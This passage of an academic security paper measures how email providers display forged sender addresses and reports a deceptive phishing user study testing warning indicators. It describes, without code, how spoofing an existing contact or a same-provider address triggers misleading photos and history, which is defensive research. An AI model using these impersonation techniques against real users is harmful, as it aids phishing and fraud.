Table 4: Misleading UI elements when the attacker spoofs an existing contact. (∗) indicates web interface only. (†) indicates mobile only.

**Third-party Client.** Finally, we check emails using third-party clients including Microsoft Outlook, Apple Mail, and Yahoo Web Mail. We test both desktop and mobile versions, and find that *none* of them provide security indicators for the forged emails.

## 5.4 Misleading UI Elements

We find that attackers can trigger misleading UI elements to make the forged email look realistic.

**Spoofing an Existing Contact.** When an attacker spoofs an existing contact of the receiver, the forged email can automatically load misleading UI elements such as the contact's photo, name card, or previous email conversations. We perform a quick experiment as follows: First, we create an "existing contact" (`contact@vt.edu`) for each receiver account in the 35 email services, and add a name, a profile photo and a phone number (if allowed). Then we spoof this contact's address (`contact@vt.edu`) to send forged emails. Table 4 shows the 25 email providers that have misleading UIs. Example screenshots are shown in Appendix C. We believe that these designs aim to improve the usability of the email service by providing the context for the sender. However, when the sender address is actually spoofed, these UI elements would help attackers to make the forged email look more authentic.

In addition, spoofing an existing contact allows forged emails to penetrate new email providers. For example, Hotmail blocked *all* the forged emails in Table 2. However, when we spoof an existing contact, Hotmail delivers the forged email to the inbox and adds a special warning sign as shown in Figure 6(i).

**Same-domain Spoofing.** Another way to trigger the misleading UI element is to spoof an email address that belongs to the same email provider as the receiver. For example, when spoofing `<forged@seznam.cz>` to send an email to `<test@eznam.cz>`, the profile photo of the spoofed sender will be automatically loaded. Since





Figure 7: Seznam.cz displays a "trusted address" sign on a forged address.

the spoofed sender is from the same email provider, the email provider can directly load the sender's photo from its own database. This phenomenon applies to Google Inbox and Gmail (mobile) too. However, email providers also alert users with special security indicators. As shown in Figure 6(f)-(h), related email providers include `protonmail`, `Gmail` and `daum.net`. Together with previously observed security indicators, there are in total 9 email providers that provide at least one type of security indicators.

**False Security Indicators.** One email provider `seznam.cz` displays a false security indicator to users. `seznam.cz` performs full authentications but still delivers spoofed emails to the inbox. Figure 7 shows that `seznam.cz` displays a green checkmark on the sender address even though the address is forged. When users click on the icon, it displays "trusted address", which is likely to give users a false sense of security.

# 6 Effectiveness of Security Indicators

As an end-to-end study, we next examine the last hop — how users react to spoofing emails. Our result so far shows that a few email providers have implemented visual security indicators on the email interface to warn users of the forged emails. In the following, we seek to understand how effective these security indicators are to improve user efficacy in detecting spoofed phishing emails.

## 6.1 Experiment Methodology

To evaluate the effectiveness of security indicators, we design an experiment where participants receive a phishing email with a forged sender address. By controlling the security indicators on the interface, we assess how well security indicators help users to handle phishing emails securely.

Implementing this idea faces a key challenge, which is to capture the realistic user reactions to the email. Ideally, participants should examine the phishing email *without knowing that they are in an experiment*. However, this leads to practical difficulties to set up the user study and obtain the informed user consent up front. To

this end, we introduce *deception* to the study methodology. At the high level, we use a distractive task to hide the true purpose of the study *before* and *during* the study. Then *after* the study is completed, we debrief the users to obtain the informed consent. Working closely with our IRB, we have followed the ethical practices to conduct the phishing test.


**Procedure.** We frame the study as a survey to understand users' email habits. The true purpose is hidden from the participants. This study contains two phases. Phase1 is to set up the deception and phase 2 carries out the phishing experiment.

*Phase1*: The participants start by entering their *own email addresses*. Then we immediately send the participants an email and instruct the participants to check this email from their email accounts. The email contains a tracking pixel (a $1\times1$ transparent image) to measure if the email has been opened. After that, we ask a few questions about the email (to make sure they actually opened the email). Then we ask other distractive survey questions about their email usage habits. *Phase1* has three purposes: (1) to make sure the participants actually own the email address; (2) to test if the tracking pixel works, considering some users may configure their email service to block images and HTML; (3) to set up the deception. After phase1, we give the participants the impression that the survey is completed (participants get paid after *phase1*). In this way, participants would not expect the second phishing email.


*Phase2:* We wait for 10 days and send the phishing email. The phishing email contains a benign URL pointing to our own server to measure whether the URL is clicked. In addition, the email body contains a tracking pixel to measure if the email has been opened. As shown in Figure 8, we impersonate the tech-support of Amazon Mechanical Turk (`support@mturk.com`) to send the phishing email that informs some technical problems. This email actually targeted our own institution before. The phishing email is only sent to users whose email service is not configured to block HTML or tracking pixels (based on *phase1*).

We wait for another 20 days to monitor user clicks. After the study, we send a debriefing email which explains the true purpose of the experiment and obtains the informed consent. Participants can withdraw their data anytime. By the time of our submission, none of the users have requested to withdraw their data.

**Security Indicators.** Based on our previous measurement results, most email services adopted text-based indicators (Figure 6(b)-(i)). Even Gmail's special indicator (Figure 6(a)) will display a text message when users move the mouse over. To this end, we use the text-based indicator and make two settings, namely *with security indicator* and *without security indicator*. For the group *without security indicator*, we recruit users from Yahoo Mail. We choose Yahoo Mail users because Yahoo Mail is the largest email service that has not implemented any security indicators. For the comparison group *with security indicator*, we still recruit Yahoo Mail users for consistency, and add our own security indicators to the interface. More specifically, when sending emails, we can embed a piece of HTML code in the email body to display a text-based indicator. This is exactly how most email providers insert their visual indicators in the email body (except for Gmail).




(a) Without Security Indicator




(b) With Security Indicator

Figure 8: The phishing email screenshot.

In *phase2*, we cannot control if a user would use the mobile app or the website to read the email. This is not a big issue for Yahoo Mail users. Yahoo's web and mobile clients both render HTML by default. The text-based indicator is embedded in the email body by us, which will be displayed consistently for both web and mobile users (confirmed by our own tests).

**Recruiting Participants.** To collect enough data points from *phase 2*, we need to recruit a large number of users given that many users may not open our email. We choose Amazon Mechanical Turk (MTurk), the most popular crowdsourcing platform to recruit participants. MTurk users are slightly more diverse than other Internet samples as well as college student samples. Using Amazon Mechanical Turk may introduce biases in terms of the user populations. However, the diversity is reportedly better than surveying the university students [9]. To avoid non-serious users, we apply the screening criteria

| Phase | Users | w/o Indict. | w/ Indict. |
|---|---|---|---|
| Phase1 | All Participants | 243 | 245 |
| | Not Block Pixel | 176 | 179 |
| Phase2 | Opened Email | 94 | 86 |
| | Clicked URL | 46 | 32 |
| Click Rate | Overall | 26.1% | 17.9% |
| | After Open Email | 48.9% | 37.2% |

Table 5: User study statistics.

| Users | w/o Indicator | | w/ Indicator | |
|---|---|---|---|---|
| | Desktop | Mobile | Desktop | Mobile |
| Opened Email | 45 | 49 | 41 | 45 |
| Clicked URL | 21 | 25 | 15 | 17 |
| Click Rate | 46.7% | 51.0% | 36.6% | 37.8% |

Table 6: User study statistics for different user-agents.

that are commonly used in MTurk [10, 28]. We recruit users from the U.S. who have a minimum Human Intelligence Task (HIT) approval rate of 90%, and more than 50 approved HITs.

In total, we recruited $N = 488$ users from MTurk: 243 users for the "without security indicator" setting, and another 245 users for the "with security indicator" setting. Each user can only participate in *one setting for only once* to receive \$0.5. In the recruiting letter, we explicitly informed the users that we need to collect their email address. This may introduce self-selection biases: we are likely to recruit people who are willing to share their email address with our research team. Despite the potential bias, that the resulting user demographics are quite diverse: 49% are male and 51% are female. Most participants are 30–39 years old (39.1%), followed by users under 29 (31.8%), above 50 (14.5%), and 40–49 (14.5%). Most of the participants have a bachelor degree (35.0%) or a college degree (33.8%), followed by those with a graduate degree (20.7%) and high-school graduates (10.5%).

**Ethics Guidelines.** Our study received IRB approval, and we have taken active steps to protect the participants. First, only benign URLs are placed in the emails which point to our own server. Clicking on the URL does not introduce practical risks to the participants or their computers. Although we can see the participant's IP, we choose not to store the IP information in our dataset. In addition, we followed the recommended practice from IRB to conduct the deceptive experiment. In the experiment instruction, we omit information only if it is absolutely necessary (*e.g.*, the purpose of the study and details about the second email). Revealing such information upfront will invalidate our results. After the experiment, we immediately contact the participants to explain our real purpose and the detailed procedure. We offer the opportunity for the participants to opt out. Users who opt-out still get the full payment.

## 6.2 Experiment Results

We analyze experiment results to answer the following questions. First, how effective are security indicators in protecting users? Second, how does the impact of security indicators vary across different user demographics?

**Click-through Rate.** Table 5 shows the statistics for the phishing results. For phase-2, we calculate two click-through rates. First, out of all the participants that *received* the phishing email, the click-through rate with security indicator is 32/179=17.9%. The click-through rate without security indicator is higher: 46/176=26.1%. However, this comparison is not entirely fair, because many users did not open the email, and thus did not even see the security indicator at all.

In order to examine the impact of the security indicator, we also calculate the click-through rate based on users who *opened* the email. More specifically, we sent phishing emails to the 176 and 179 users who did not block tracking pixels, and 94 and 86 of them have opened the email. This returns the email-opening rate of 53.4% and 48.9%. Among these users, the corresponding click-through rates are 48.9% (without security indicator) and 37.2% (with security indicator) respectively. The results indicate that security indicators have a positive impact to reduce risky user actions. When the security indicator is presented, the click rate is *numerically* lower compared to that without security indicators. The difference, however, is not very significant (Fisher's exact test $p = 0.1329$). We use Fisher's exact test instead of the Chi-square test due to the relatively small sample size. The result suggests that the security indicator has a moderately positive impact.

**User Agents.** In our experiment, we have recorded the "User-Agent" when the user opens the email, which helps to infer the type of device that a user was using to check the email. Recall that no matter what device the user was using, our security indicator (embedded in the email body) will show up regardless. Table 6 shows that mobile users are more likely to click on the phishing link compared with desktop users, but the difference is not significant.

**Demographic Factors.** In Figure 9, we cross-examine the results with respect to the demographic factors. To make sure each demographic group contains enough users, we create binary groups for each factor. For "education level", we divide users into High-Edu (bachelor degree or higher) and Low-Edu (no bachelor degree). For "age", we divide users into Young (age<40)





Figure 9: The joint impact of demographic factors and security indicators on click rates.

and Old (age>=40). The thresholds are chosen so that the two groups are of relatively even sizes. As shown in Figure 9, the click rates are consistently lower when a security indicator is presented for all the demographic groups. The differences are still insignificant. Fisher's exact test shows that the smallest $p = 0.06$, which is produced by the *low-edu* group. Overall, our result confirms the positive impact of the security indicator across different user demographics, and also suggests the impact is limited. The security indicator alone is not enough to mitigate the risk.

## 7 Discussion

In this section, we summarize our results and discuss their implications for defending against email spoofing and broadly spear phishing attacks. In addition, we discuss the new changes made by the email services after our experiment, and our future research directions.

### 7.1 Implications of Our Results

**Email Availability vs. Security.** Our study shows many email providers choose to deliver a forged email to the inbox even when the email fails the authentication. This is a difficult trade-off between security and email availability. If an email provider blocks all the unverified emails, users are likely to lose their emails (*e.g.*, from domains that did not publish an SPF, DKIM or DMARC record). Losing legitimate emails is unacceptable for email services which will easily drive users away.

The challenge is to accelerate the adoption of SPF, DKIM and DMARC. Despite the efforts of the Internet Engineering Task Force (IETF), these protocols still have limitations to handle special email scenarios such as mail forwarding and mailing lists, creating further obstacles to a wide adoption [40, 19, 37]. Our measurement shows a low adoption rate of SPF (44.9%) and DMARC (5.1%) among the Internet hosts. From the email provider's perspective, the ratio of unverified inbound emails is likely to be lower since heavy email-sending domains are likely to adopt these protocols. According to the statistics from Google in 2015 [23], most inbound emails to Gmails have either SPF (92%) or DKIM (83.0%), but only a small portion (26.1%) has a DMARC policy. This presents an on-going challenge since spear phishing doesn't require a large volume of emails to get in. Sometimes one email is sufficient to breach a target network.

**Countermeasures and Suggestions.** First and foremost, email providers should consider adopting SPF, DKIM and DMARC. Even though they cannot authenticate all the incoming emails, these protocols allow the email providers to make more informed decisions. Further research is needed to ease the deployment process and help to avoid disruptions to the existing email operations [15].

In addition, if the email providers decide to deliver an unverified email to the inbox, we believe it is necessary to place a security indicator to warn users based on our user study results. A potential benefit is that the security indicator can act as a forcing function for sender domains to configure their SPF/DKIM/DMARC correctly.

Third, we argue that email providers should make the security indicators *consistently* for different interfaces. Currently, mobile users are exposed to a higher-level of risks due to the lack of security indicators. Another example is that Google Inbox (web) users are less protected compared to users that use Gmail's interface.

Finally, the misleading UI elements such as "profile photo" and "email history" should be disabled for emails with unverified sender addresses. This should apply to both spoofing an existing contact and spoofing users in of same email provider. So far, we have communicated our results with the Gmail team and provided the suggestions on improving the current security indicators. We are in the process of communicating with other email providers covered in our study.

**New Protocols BIMI and ARC.** Recently, new protocols are developed to enhance spoofing detection. For example, BIMI (Brand Indicators for Message Identification) is a protocol built on DMARC. After confirming the authenticity of the email sender via DMARC, the email client can display a BIMI logo as a security indicator for the sender brand. This means emails with a BIMI logo are verified, but those without the BIMI logo are not necessarily malicious.

ARC (Authenticated Received Chain) is an underdevelopment protocol that works on top of SPF, DKIM and DMARC. ARC aims to address the problems caused by mail forwarding and mailing lists. For example, when an email is sent through a mailing list, the email sending IP and the email content might be changed (*e.g.*, adding a footer) which will break SPF or DKIM. ARC proposes to preserve the email authentication results through differ-





Figure 10: Gmail's new warning message for same-domain spoofing.

ent sending scenarios. For both ARC and BIMI, they are likely to face the same challenge to be widely adopted just like DMARC (standardized in 2015).

## 7.2 UI Updates from Email Services

A few email services have updated their user interfaces during January – June in 2018. Particularly, after we communicate our results to the Gmail team, we notice some major improvements. First, when we perform the same-domain spoofing (*i.e.*, spoofing a Gmail address), in addition to the question-mark sign, there is a new warning message added to the email body as shown in Figure 10. Second, the new mobile Gmail app no longer displays the "misleading" profile photos on unverified messages (regardless spoofing existing contact or the same-domain account). The same changes are applied to the new Google Inbox app too. However, the mobile clients are still not as informative as the web version. For example, there is no explanation message on the question-mark sign on the mobile apps. In addition, the new warning message (Figure 10) has not been consistently added to the mobile apps either.

`Inbox.lv` has launched its mobile app recently. Like its web version, the mobile app does not provide a security indicator. However, the UI of the mobile app is simplified which no longer loads misleading elements (*e.g.*, profile photos) for unverified emails. Yahoo Mail and Zoho also updated their web interfaces but the updates were not related to security features.

## 7.3 Open Questions & Limitations

**Open Questions.** It is unlikely that the email spoofing problem can quickly go away given the slow adoption rate of the authentication protocols. Further research is needed to design more effective indicators to maximize its impact on users. Another related question is how to maintain the long-term effectiveness of security indicators and overcome the "warning fatigue" [8]. Finally, user training/education will be needed to teach users how to interpret the warning message, and handle questionable emails securely. For security-critical users (*e.g.*, journalists, government agents, military personnel), an alternative approach is to use PGP to prevent email spoofing [29]. Extensive work is still needed to make PGP widely accessible and usable for the broad Internet population [30, 48].

**Study Limitations.** Our study has a few limitations. First, our measurement only covers public email services. Future work will explore if the conclusion also applies to non-public email services. Second, while we have taken significant efforts to maintain the validity of the phishing test, there are still limits to what we can control. For ethical considerations, we cannot fully scale-up the experiments beyond the 488 users, which limited the number of variables that we can test. Our experiment only tested a binary condition (with or without a security indicator) on one email content. Future work is needed to cover more variables to explore the design space such as the wording of the warning messages, the color and the font of the security indicator, the phishing email content, and the user population (*e.g.*, beyond the MTurk and Yahoo Mail users). Finally, we use "clicking on the phishing URL" as a measure of risky actions, which is still not the final step of a phishing attack. However, tricking users to give way their actual passwords would have a major ethical implication, and we decided not to pursue this step.

# 8 Related Work

**Email Confidentiality, Integrity and Authenticity.** SMTP extensions such as SPF, DKIM, DMARC and STARTTLS are used to provide security properties for email transport. Recently, researchers conducted detailed measurements on the *server-side* usage of these protocols [23, 27, 34, 36]. Unlike prior work, our work shows an end-to-end view and demonstrate the gaps between server-side spoofing detection and the user-end notifications. Our study is complementary to existing work to depict a more complete picture.

**Email Phishing.** Prior works have developed phishing detection methods based on features extracted from email content and headers [20, 22, 26, 35, 51, 57]. Phishing detection is different from spam filtering [58] because phishing emails are not necessarily sent in bulks [65] but can be highly targeted [33]. Other than spoofing, attackers may also apply typosquatting or unicode characters [6] to make the sender address *appear similar* (but not identical) to what they want to impersonate. Such sender address is a strong indicator of phishing which has been used to detect phishing emails [42, 44]. Another line of research focuses on the *phishing website*, which is usually the landing page of the URL in a phishing email [18, 32, 63, 68, 71, 72].

Human factors (demographics, personality, cognitive biases, fatigue) would affect users response to phishing [52, 31, 38, 53, 60, 64, 66, 69, 16, 47]. The

study results have been used to facilitate phishing training [67]. While most of these studies use the "role-playing" method, where users read phishing emails in the simulated setting. There are rare exceptions [38, 52] where the researchers conducted a real-world phishing experiment. Researchers have demonstrated the behavioral differences in the role-playing experiments with reality [59]. Our work is the first to examine the impact of security indicators on phishing emails using realistic phishing tests.

**Visual Security Indicators.** Security Indicators are commonly used in web or mobile browsers to warn users of unencrypted web sessions [25, 39, 61, 49], phishing web pages [21, 24, 69, 70], and malware sites [7]. Existing work shows that users often ignore the security indicators due to a lack of understanding of the attack [69] or the frequent exposure to false alarms [43]. Researchers have explored various methods to make security UIs harder to ignore such as using attractors [13, 12, 14]. Our work is the first to measure the usage and effectiveness of security indicators on forged emails.

## 9 Conclusion

Through extensive end-to-end measurements and real-world phishing tests, our work reveals a concerning gap between the server-side spoofing detection and the actual protection on users. We demonstrate that most email providers allow forged emails to get to user inbox, while lacking the necessary warning mechanism to notify users (particularly on mobile apps). For the few email services that implemented security indicators, we show that security indicators have a positive impact on reducing risky user actions under phishing attacks but cannot eliminate the risk. We hope the results can help to draw more community attention to promoting the adoption of SMTP security extensions, and developing effective security indicators for the web and mobile email interfaces.

## Acknowledgments

We would like to thank the anonymous reviewers for their helpful feedback. This project was supported in part by NSF grants CNS-1750101 and CNS-1717028. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

## References

[1] Alexa. http://www.alexa.com.

[2] Phishing activity trends report, 1st 3rd quarters 2015. http://docs.apwg.org/reports/apwg_trends_report_q1-q3_2015.pdf.

[3] Postfix. http://www.postfix.org.

[4] Data breach investigations report. Verizon Inc., 2017. http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/.

[5] Email statistics report. The Radicati Group, 2017. http://www.radicati.com/wp/wp-content/uploads/2017/01/Email-Statistics-Report-2017-2021-Executive-Summary.pdf.

[6] AGTEN, P., JOOSEN, W., PIESSENS, F., AND NIKIFORAKIS, N. Seven months' worth of mistakes: A longitudinal study of typosquatting abuse. In *Proc. of NDSS* (2015).

[7] AKHAWE, D., AND FELT, A. P. Alice in warningland: A large-scale field study of browser security warning effectiveness. In *Proc. of USENIX Security* (2013).

[8] ANDERSON, B. B., VANCE, T., KIRWAN, C. B., EARGLE, D., AND HOWARD, S. Users aren't (necessarily) lazy: Using neurois to explain habituation to security warnings. In *Proc. of ICIS* (2014).

[9] ANTIN, J., AND SHAW, A. Social desirability bias and self-reports of motivation: A study of amazon mechanical turk in the us and india. In *Proc. of CHI* (2012).

[10] BILOGREVIC, I., HUGUENIN, K., MIHAILA, S., SHOKRI, R., AND HUBAUX, J.-P. Predicting users' motivations behind location check-ins and utility implications of privacy protection mechanisms. In *Proc. of NDSS* (2015).

[11] BLANZIERI, E., AND BRYL, A. A survey of learning-based techniques of email spam filtering. *Artificial Intelligence Review 29*, 1 (2008), 63–92.

[12] BRAVO-LILLO, C., CRANOR, L., AND KOMANDURI, S. Harder to ignore? revisiting pop-up fatigue and approaches to prevent it. In *Proc. of SOUPS* (2014).

[13] BRAVO-LILLO, C., CRANOR, L. F., DOWNS, J., AND KOMANDURI, S. Bridging the gap in computer security warnings: A mental model approach. In *Proc. of IEEE S&P* (2011).

[14] BRAVO-LILLO, C., KOMANDURI, S., CRANOR, L. F., REEDER, R. W., SLEEPER, M., DOWNS, J., AND SCHECHTER, S. Your attention please: Designing security-decision uis to make genuine risks harder to ignore. In *Proc. of SOUPS* (2013).

[15] CONSTANTIN, L. Yahoo email anti-spoofing policy breaks mailing lists. PC World, 2014. https://www.pcworld.com/article/2141120/yahoo-email-antispoofing-policy-breaks-mailing-lists.html.

[16] CONWAY, D., TAIB, R., HARRIS, M., YU, K., BERKOVSKY, S., AND CHEN, F. A qualitative investigation of bank employee experiences of information security and phishing. In *Proc. of SOUPS* (2017).

[17] COVER, T. M., AND THOMAS, J. A. *Elements of information theory*. John Wiley & Sons, 2012.

[18] CUI, Q., JOURDAN, G.-V., BOCHMANN, G. V., COUTURIER, R., AND ONUT, I.-V. Tracking phishing attacks over time. In *Proc. of WWW* (2017).

[19] D. CROCKER, T. HANSEN, M. K. Domainkeys identified mail (dkim) signatures, 2011. `https://tools.ietf.org/html/rfc6376`.

[20] DEWAN, P., KASHYAP, A., AND KUMARAGURU, P. Analyzing social and stylometric features to identify spear phishing emails. In *Proc. of eCrime* (2014).

[21] DHAMIJA, R., TYGAR, J. D., AND HEARST, M. Why phishing works. In *Proc. of CHI* (2006).

[22] DUMAN, S., KALKAN-CAKMAKCI, K., EGELE, M., ROBERTSON, W. K., AND KIRDA, E. Emailprofiler: Spearphishing filtering with header and stylometric features of emails. In *Proc. of COMPSAC* (2016).

[23] DURUMERIC, Z., ADRIAN, D., MIRIAN, A., KASTEN, J., BURSZTEIN, E., LIDZBORSKI, N., THOMAS, K., ERANTI, V., BAILEY, M., AND HALDERMAN, J. A. Neither snow nor rain nor mitm: An empirical analysis of email delivery security. In *Proc. of IMC* (2015).

[24] EGELMAN, S., CRANOR, L. F., AND HONG, J. You've been warned: An empirical study of the effectiveness of web browser phishing warnings. In *Proc. of CHI* (2008).

[25] FELT, A. P., ET AL. Rethinking connection security indicators. In *Proc. of SOUPS* (2016).

[26] FETTE, I., SADEH, N., AND TOMASIC, A. Learning to detect phishing emails. In *Proc. of WWW* (2007).

[27] FOSTER, I. D., LARSON, J., MASICH, M., SNOEREN, A. C., SAVAGE, S., AND LEVCHENKO, K. Security by any other name: On the effectiveness of provider based email security. In *Proc. of CCS* (2015).

[28] GADIRAJU, U., KAWASE, R., DIETZE, S., AND DEMARTINI, G. Understanding malicious behavior in crowdsourcing platforms: The case of online surveys. In *Proc. of CHI* (2015).

[29] GARFINKEL, S. *PGP: Pretty Good Privacy*, 1st ed. O'Reilly & Associates, Inc., 1996.

[30] GAW, S., FELTEN, E. W., AND FERNANDEZ-KELLY, P. Secrecy, flagging, and paranoia: Adoption criteria in encrypted email. In *Proc. of CHI* (2006).

[31] GREITZER, F. L., STROZER, J. R., COHEN, S., MOORE, A. P., MUNDIE, D., AND COWLEY, J. Analysis of unintentional insider threats deriving from social engineering exploits. In *Proc. of IEEE S&P Workshops* (2014).

[32] HAN, X., KHEIR, N., AND BALZAROTTI, D. Phisheye: Live monitoring of sandboxed phishing kits. In *Proc. of CCS* (2016).

[33] HO, G., SHARMA, A., JAVED, M., PAXSON, V., AND WAGNER, D. Detecting credential spearphishing in enterprise settings. In *Proc. of USENIX Security* (2017).

[34] HOLZ, R., AMANN, J., MEHANI, O., WACHS, M., AND KAAFAR, M. A. Tls in the wild: An internet-wide analysis of tls-based protocols for electronic communication. In *Proc. of NDSS* (2016).

[35] HONG, J. The state of phishing attacks. *Communications of the ACM 55*, 1 (2012).

[36] HU, H., PENG, P., AND WANG, G. Towards the adoption of anti-spoofing protocols. *CoRR abs/1711.06654* (2017).

[37] HU, H., PENG, P., AND WANG, G. Towards understanding the adoption of anti-spoofing protocols in email systems. In *Proc. of SecDev* (2018).

[38] JAGATIC, T. N., JOHNSON, N. A., JAKOBSSON, M., AND MENCZER, F. Social phishing. *Communications of the ACM 50*, 10 (2007).

[39] JOEL WEINBERGER, A. P. F. A week to remember the impact of browser warning storage policies. In *Proc. of SOUPS* (2016).

[40] KITTERMAN, S. Sender policy framework (spf), 2014. `https://tools.ietf.org/html/rfc7208`.

[41] KOCIENIEWSKI, D. Adobe announces security breach. The New York Times, 2013. `http://www.nytimes.com/2013/10/04/technology/adobe-announces-security-breach.html`.

[42] KRAMMER, V. Phishing defense against idn address spoofing attacks. In *Proc. of PST* (2006).

[43] KROL, K., MOROZ, M., AND SASSE, M. A. Don't work. can't work? why it's time to rethink security warnings. In *Proc. of CRiSIS* (2012).

[44] KUMARAGURU, P., RHEE, Y., ACQUISTI, A., CRANOR, L. F., HONG, J., AND NUNGE, E. Protecting people from phishing: The design and evaluation of an embedded training email system. In *Proc. of CHI* (2007).

[45] LANCASTER, H. O., AND SENETA, E. *Chi-square distribution*. Wiley Online Library, 1969.

[46] LARDINOIS, F. Gmail now has more than 1b monthly active users. Tech Crunch, 2016. `https://techcrunch.com/2016/02/01/gmail-now-has-more-than-1b-monthly-active-users/`.

[47] LASTDRAGER, E., GALLARDO, I. C., HARTEL, P., AND JUNGER, M. How effective is anti-phishing training for children? In *Proc. of SOUPS* (2017).

[48] LUBAR, K., AND IMAGES, G. After 3 years, why gmail's end-to-end encryption is still vapor. Wired, 2017. `https://www.wired.com/2017/02/3-years-gmails-end-end-encryption-still-vapor/`.

[49] LUO, M., STAROV, O., HONARMAND, N., AND NIKIFORAKIS, N. Hindsight: Understanding the evolution of ui vulnerabilities in mobile browsers. In *Proc. of CCS* (2017).

[50] M. KUCHERAWY, E. Z. Domain-based message authentication, reporting, and conformance (dmarc), 2015. `https://tools.ietf.org/html/rfc7489`.

[51] MCGRATH, D. K., AND GUPTA, M. Behind phishing: An examination of phisher modi operandi. In *Proc. of LEET* (2008).

[52] OLIVEIRA, D., ROCHA, H., YANG, H., ELLIS, D., DOMMARAJU, S., MURADOGLU, M., WEIR, D., SOLIMAN, A., LIN, T., AND EBNER, N. Dissecting spear phishing emails for older vs young adults: On the interplay of weapons of influence and life domains in predicting susceptibility to phishing. In *Proc. of CHI* (2017).

[53] PATTINSON, M. R., JERRAM, C., PARSONS, K., MCCORMAC, A., AND BUTAVICIUS, M. A. Why do some people manage phishing emails better than others? *Inf. Manag. Comput. Security*, 1 (2012), 18–28.

[54] PEREZ, S. Recently confirmed myspace hack could be the largest yet. TechCrunch, 2016. `https://techcrunch.com/2016/05/31/recently-confirmed-myspace-hack-could-be-the-largest-yet/`.

[55] PERLROTH, V. G. Yahoo says 1 billion user accounts were hacked. The New York Times, 2016. `https://www.nytimes.com/2016/12/14/technology/yahoo-hack.html`.

[56] POSTEL, J. B. Simple mail transfer protocol, 1982. `https://tools.ietf.org/html/rfc821`.

[57] PRAKASH, P., KUMAR, M., KOMPELLA, R. R., AND GUPTA, M. Phishnet: Predictive blacklisting to detect phishing attacks. In *Proc. of INFOCOM* (2010).

[58] RAMACHANDRAN, A., FEAMSTER, N., AND VEMPALA, S. Filtering spam with behavioral blacklisting. In *Proc. of CCS* (2007).

[59] SCHECHTER, S. E., DHAMIJA, R., OZMENT, A., AND FISCHER, I. The emperor's new security indicators: an evaluation of website authentication and the effect of role playing on usability studies. In *Proc. of IEEE S&P* (2007).

[60] SHENG, S., HOLBROOK, M., KUMARAGURU, P., CRANOR, L. F., AND DOWNS, J. Who falls for phish?: A demographic analysis of phishing susceptibility and effectiveness of interventions. In *Proc. of CHI* (2010).

[61] SUNSHINE, J., EGELMAN, S., ALMUHIMEDI, H., ATRI, N., AND CRANOR, L. F. Crying wolf: An empirical study of ssl warning effectiveness. In *Proc. of USENIX Security* (2009).

[62] THOMAS, K., LI, F., ZAND, A., BARRETT, J., RANIERI, J., INVERNIZZI, L., MARKOV, Y., COMANESCU, O., ERANTI, V., MOSCICKI, A., MARGOLIS, D., PAXSON, V., AND BURSZTEIN, E. Data breaches, phishing, or malware? understanding the risks of stolen credentials. In *Proc. of CCS* (2017).

[63] VARGAS, J., BAHNSEN, A. C., VILLEGAS, S., AND INGEVALDSON, D. Knowing your enemies: leveraging data analysis to expose phishing patterns against a major us financial institution. In *Proc. of eCrime* (2016).

[64] VISHWANATH, A., HERATH, T., CHEN, R., WANG, J., AND RAO, H. R. Why do people get phished? testing individual differences in phishing vulnerability within an integrated, information processing model. *Decis. Support Syst. 51*, 3 (2011).

[65] WANG, J., HERATH, T., CHEN, R., VISHWANATH, A., AND RAO, H. R. Research article phishing susceptibility: An investigation into the processing of a targeted spear phishing email. *IEEE Transactions on Professional Communication 55*, 4 (2012), 345–362.

[66] WANG, J., LI, Y., AND RAO, H. R. Overconfidence in phishing email detection. *Journal of the Association for Information Systems 17*, 1 (2016).

[67] WASH, R., AND COOPER, M. M. Who provides phishing training? facts, stories, and people like me. In *Proc. of CHI'18* (2018).

[68] WHITTAKER, C., RYNER, B., AND NAZIF, M. Large-scale automatic classification of phishing pages. In *Proc. of NDSS* (2010).

[69] WU, M., MILLER, R. C., AND GARFINKEL, S. L. Do security toolbars actually prevent phishing attacks? In *Proc. of CHI* (2006).

[70] ZHANG, B., WU, M., KANG, H., GO, E., AND SUNDAR, S. S. Effects of security warnings and instant gratification cues on attitudes toward mobile websites. In *Proc. of CHI* (2014).

[71] ZHANG, Y., EGELMAN, S., CRANOR, L., AND HONG, J. Phinding Phish: Evaluating Anti-Phishing Tools. In *Proc. of NDSS* (2007).

[72] ZHANG, Y., HONG, J. I., AND CRANOR, L. F. Cantina: a content-based approach to detecting phishing web sites. In *Proc. of WWW* (2007).

## Appendix A – Spoofing Target Domains

